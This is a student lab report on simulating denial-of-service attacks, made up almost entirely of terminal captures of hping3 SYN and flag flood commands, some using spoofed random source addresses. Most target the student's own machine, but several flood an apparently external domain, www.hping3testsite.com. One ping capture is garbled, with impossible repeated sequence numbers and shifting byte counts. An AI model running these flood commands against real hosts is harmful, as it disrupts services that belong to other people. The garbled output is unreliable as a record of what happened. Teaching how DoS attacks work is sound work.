



A. P. SHAH INSTITUTE OF TECHNOLOGY

Department of Information Technology

(NBA Accredited)

Academic Year: 2025-26

Semester: V

Class / Branch: TE IT-C Subject: Security Lab

Name of Instructor: Prof. Vishal Badgujar

Name of Student: Suyash Y Mane

Student ID: 24204008

Date of Performance: 03/09/2025 Date of Submission: 03/09/2025


Experiment No. 6

Aim: To simulate DOS attack by using HPING and other tools.

Screenshots:

```
File Edit View Search Terminal Help

apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo apt-get install hping3 -y
[sudo] password for apsit:
Reading package lists... Done
Building dependency tree
Reading state information... Done
hping3 is already the newest version (3.a2.ds2-7).
0 upgraded, 0 newly installed, 0 to remove and 8 not upgraded.
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$
```



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```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
       inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
       ether 02:42:8e:42:1c:88 txqueuelen 0 (Ethernet)
       RX packets 0 bytes 0 (0.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 0 bytes 0 (0.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
enp1s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.86.29 netmask 255.255.0.0 broadcast 192.168.255.255
       inet6 fe80::4072:4945:c9c5:518e prefixlen 64 scopeid 0x20<link>
       ether 48:9e:bd:a1:19:62 txqueuelen 1000 (Ethernet)
       RX packets 916427 bytes 757527824 (757.5 MB)
       RX errors 0 dropped 2308 overruns 0 frame 0
       TX packets 137140 bytes 12530788 (12.5 MB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 858 bytes 86690 (86.6 KB)
       RX errors 0 dropped 0 overruns 0 frame 0
```

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ ping 192.168.86.29
PING 192.168.86.29 (192.168.86.29) 56(84) bytes of data.
64 bytes from 192.168.86.29: icmp_seq=1 ttl=64 time=0.061 ms
64 bytes from 192.168.86.29: icmp_seq=2 ttl=64 time=0.026 ms
64 bytes from 192.168.86.29: icmp_seq=3 ttl=64 time=0.067 ms
64 bytes from 192.168.86.29: icmp_seq=4 ttl=64 time=0.067 ms
64 bytes from 192.168.86.29: icmp_seq=5 ttl=64 time=0.034 ms
64 bytes from 192.168.86.29: icmp_seq=6 ttl=64 time=0.050 ms
64 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
64 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
65 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
66 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
67 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
68 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
69 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
60 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
60 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
61 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
62 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
64 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
65 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
66 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
67 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
68 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
69 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.065 ms
60 bytes from 192.168.86.29: icmp_seq=6 ttl=64 time=0.065 ms
60 bytes from 192.168.86.29: ic
```

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```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo hping3 -c 10000 -d 120 -S -w 64
-p 21 --flood --rand-source 192.168.86.29
HPING 192.168.86.29 (enp1s0 192.168.86.29): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.86.29 hping statistic ---
4943467 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$
```

```
File Edit View Search Terminal Tabs Help
apsit@apsit-HP-280-Pro-G6-Microtower-P... × apsit@apsit-HP-280-Pro-G6-Microtower-P... ×
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo hping3 -S --flood -V www.hping3t
estsite.com
using enp1s0, addr: 192.168.86.29, MTU: 1500
HPING www.hping3testsite.com (enp1s0 103.224.182.253): S set, 40 headers + 0 dat
hping in flood mode, no replies will be shown
^C
--- www.hping3testsite.com hping statistic ---
1935609 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo hping3 -S --flood -V 192.168.86.
using enp1s0, addr: 192.168.86.29, MTU: 1500
HPING 192.168.86.29 (enp1s0 192.168.86.29): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.86.29 hping statistic ---
5736522 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo hping3 -S -P -U --flood -V --ran
d-source www.hping3testsite.com
using enp1s0, addr: 192.168.86.29, MTU: 1500
HPING www.hping3testsite.com (enp1s0 103.224.182.253): SPU set, 40 headers + 0 d
ata bytes
hping in flood mode, no replies will be shown
^C
--- www.hping3testsite.com hping statistic ---
553991 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

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```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo hping3 192.168.86.29
HPING 192.168.86.29 (enp1s0 192.168.86.29): NO FLAGS are set, 40 headers + 0 dat
a bytes
^C
--- 192.168.86.29 hping statistic ---
54 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ ping 192.168.86.29
PING 192.168.86.29 (192.168.86.29) 56(84) bytes of data.
64 bytes from 192.168.86.29: icmp seg=1 ttl=64 time=0.073 ms
64 bytes from 192.168.86.29: icmp_seq=2 ttl=64 time=0.060 ms
64 bytes from 192.168.86.29: icmp seq=3 ttl=64 time=0.090 ms
64 bytes from 192.168.86.29: icmp_seq=4 ttl=64 time=0.067 ms
64 bytes from 192.168.86.29: icmp_seq=5 ttl=64 time=0.067 ms
64 bytes from 192.168.86.29: icmp_seq=6 ttl=64 time=0.067 ms
64 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.066 ms
^C
--- 192.168.86.29 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6122ms
rtt min/avg/max/mdev = 0.060/0.070/0.090/0.008 ms
```

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo hping3 192.168.86.29 --flood -p
HPING 192.168.86.29 (enp1s0 192.168.86.29): NO FLAGS are set, 40 headers + 0 dat
a bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.86.29 hping statistic ---
1920702 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo hping3 hping3testsite.com --floo
d -p 80
HPING hping3testsite.com (enp1s0 103.224.182.253): NO FLAGS are set, 40 headers
+ 0 data bytes
hping in flood mode, no replies will be shown
^C
--- hping3testsite.com hping statistic ---
797467 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Conclusion:

In this experiment, we learnt and understood to simulate DOS attack by using HPING and other tools.